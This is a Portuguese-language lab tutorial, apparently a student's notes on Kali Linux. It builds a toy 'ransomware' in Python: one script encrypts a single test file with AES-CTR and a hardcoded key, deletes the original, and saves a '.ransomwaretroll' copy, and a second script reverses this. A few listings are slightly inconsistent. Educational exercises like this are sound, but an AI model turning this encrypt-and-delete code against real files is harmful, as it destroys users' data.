

Projeto Ransomware na Prática com Python

Vamos entrar no Desktop

```
(irene@kali)-[~/Desktop]  
$ sudo su
```

ls

```
(root@kali)-[/home/irene/Desktop]  
# ls  
projeto-ransomware  projeto_ransomware  ransomware_projeto_python
```

Criar pasta

```
(root@kali)-[/home/irene/Desktop]  
# mkdir ransom_python
```

ls

```
(root@kali)-[/home/irene/Desktop]  
# ls  
projeto-ransomware  ransom_python  
projeto_ransomware  ransomware_projeto_python
```

Vamos acessar a pasta

```
(root@kali)-[/home/irene/Desktop]  
# cd ransom_python
```

ls , mas não terá nada dentro

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# ls
```

Vamos criar um arquivo decrypter.py

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# touch decrypter.py
```

ls

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# ls  
decrypter.py
```

Vamos criar um arquivo encrypter.py

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# touch encrypter.py
```

ls

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# ls  
decrypter.py  encrypter.py
```

Vamos criar um arquivo teste.txt

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# touch teste.txt
```

ls

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# ls  
decrypter.py  encrypter.py  teste.txt
```

Escreve

```
(root@kali)-[/home/irene/Desktop/ransom_python]  
# nano teste.txt
```

Enter escreve o texto

```
Arquivo  Ações  Editar  Exibir  Ajuda
GNU nano 6.3  teste.txt *
A vida é um eterno aprendizado!
```

pressione **ctrl + o** para salvar o arquivo.Enter

pressione **ctrl + x** para sair

```
new_file.write(crypto_data)
(root@kali)-[/home/irene/Desktop/ransom_python]
# nano encrypter.py
```

Escreve e dê um enter

```
new_file.write(crypto_data)
(root@kali)-[/home/irene/Desktop/ransom_python]
# nano encrypter.py
```

Enter

```
Arquivo  Ações  Editar  Exibir  Ajuda
GNU nano 6.3  encrypter.py *
import pyaes

## abrir o arquivo a ser criptografado
file_name = "teste.txt"
file = open(file_name, "rb")
file_data = file.read()
file.close()

## remover o arquivo
os.remove(file_name)

## chave de criptografia
key = b"testeransomwares"
aes = pyaes.AESModeOfOperationCTR(key)

## criptografar o arquivo
crypto_data = aes.encrypt(file_data)

## salvar o arquivo criptografado
new_file = file_name + ".ransomwaretroll"
new_file = open(f'{new_file}','wb')
new_file.write(crypto_data)
new_file.close()

^G Ajuda      ^O Gravar     ^W Onde está? ^K Recortar    ^T Executar
^X Sair       ^R Ler o arq  ^\ Substituir ^U Colar      ^J Justificar
```

pressione **ctrl + o** para salvar o arquivo.Enter

pressione **ctrl + x** para sair

```
(root@kali)-[/home/irene/Desktop/ransom_python]
# nano decrypter.py
```

Enter

```
root@kali: /home/irene/Desktop/ransom_python
Arquivo  Ações  Editar  Exibir  Ajuda
GNU nano 6.3  decrypter.py *
import os
import pyaes

## abrir o arquivo criptografado
file_name = "teste.txt.ransomwaretroll"
file = open(file_name, "rb")
file_data = file.read()
file.close()

## chave para descriptografia
key = b"testeransomwares"
aes = pyaes.AESModeOfOperationCTR(key)
decrypt_data = aes.decrypt(file_data)

## remover o arquivo criptografado
os.remove(file_name)

## criar o arquivo descriptografado
new_file = "teste.txt"
new_file = open(f'{new_file}', "wb")
new_file.write(decrypt_data)
new_file.close()

^G Ajuda      ^O Gravar     ^W Onde está? ^K Recortar    ^T Executar
^X Sair       ^R Ler o arq  ^\ Substituir  ^U Colar     ^J Justificar
```

pressione **ctrl + o** para salvar o arquivo.Enter

pressione **ctrl + x** para sair

ls

```
(root@kali)-[/home/irene/Desktop/ransom_python]
# ls
decrypter.py  encrypter.py  teste.txt
```

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# python3 encrypter.py
```


Para criptografar

Veja que foi criptografado

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# ls
decrypter.py  encrypter.py  path  teste.txt.ransomwareroll  venv
```

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# nano teste.txt.ransomwareroll
```

Enter para ver o arquivo que foi criptografado



pressione **ctrl + x** para sair

Escreva

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# python3 decrypter.py
```


ls

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# ls
decrypter.py  encrypter.py  path  teste.txt  venv
```

Para verificar que arquivo foi descriptografado

```
(venv)-(root@kali)-[/home/irene/Desktop/ransom_python]
# nano teste.txt
```

teste.txt



encrypter.py

```
import os
import pyaes

## abrir o arquivo a ser criptografado
file_name = "teste.txt"
file = open(file_name, "rb")
file_data = file.read()
file.close()

## remover o arquivo
os.remove(file_name)

## chave de criptografia
key = b"testeransomwares"
aes = pyaes.AESModeOfOperationCTR(key)

## criptografar o arquivo
crypto_data = aes.encrypt(file_data)

## salvar o arquivo criptografado
new_file = file_name + ".ransomwaretroll"
new_file = open(f'{new_file}', 'wb')
new_file.write(crypto_data)
new_file.close()
```

decrypter.py

```

import os
import pyaes

## abrir o arquivo criptografado
file_name = "teste.txt.ransomwaretroll"
file = open(file_name, "rb")
file_data = file.read()
file.close()


## chave para descriptografia
key = b"testeransomwares"
aes = pyaes.AESModeOfOperationCTR(key)
decrypt_data = aes.decrypt(file_data)

## remover o arquivo criptografado
os.remove(file_name)

## criar o arquivo descriptografado
new_file = "teste.txt"
new_file = open(f'{new_file}', "wb")
new_file.write(decrypt_data)
new_file.close()

```

teste.txt



pressione **ctrl + x** para sair

Problema que ocorreu durante este teste

Se você está recebendo um erro "Nenhum módulo chamado 'pyaes'" após instalar o

`pyaes` em um ambiente virtual no Kali Linux, é possível que haja um problema com a forma como o ambiente virtual está sendo ativado ou com o caminho do Python.

Certifique-se de que o ambiente virtual está ativado: Antes de tudo, certifique-se de que você ativou o ambiente virtual corretamente. No seu terminal, enquanto estiver no diretório do seu projeto, execute:

```
bash
```

```
source venv/bin/activate
```

Isso deve mudar o prompt do seu terminal, mostrando o nome do seu ambiente virtual, como (venv).

Verifique o Caminho do Python:

Certifique-se de que o Python dentro do ambiente virtual é usado. Execute:

```
bash
```

```
which python
```

Ou, para Python 3:

```
bash
```

```
which python3
```

O caminho retornado deve estar dentro do diretório do seu ambiente virtual, como algo parecido com `/caminho/do/seu/projeto/venv/bin/python`.

Instale o `pyaes` novamente:

Dentro do ambiente virtual, reinstale o `pyaes`:

```
bash
```

```
pip install pyaes
```

Ou, para Python 3:

```
bash
```

```
pip3 install pyaes
```

Tente Importar o pyaes:

Após reinstalar o pyaes, inicie o interpretador Python interativo dentro do ambiente virtual e tente importar o pyaes:

```
bash
```

```
python
```

Dentro do interpretador Python, digite:

```
python
```

```
import pyaes
```

Se você não receber mensagens de erro, o pyaes foi importado com sucesso.

Verifique o Caminho do Python durante a Execução do Script:

Se você estiver executando um script Python, certifique-se de que está usando o Python correto do ambiente virtual. Execute o script com:

```
bash
```

```
python seu_script.py
```

Ou, para Python 3:

```
bash
```

```
python3 seu_script.py
```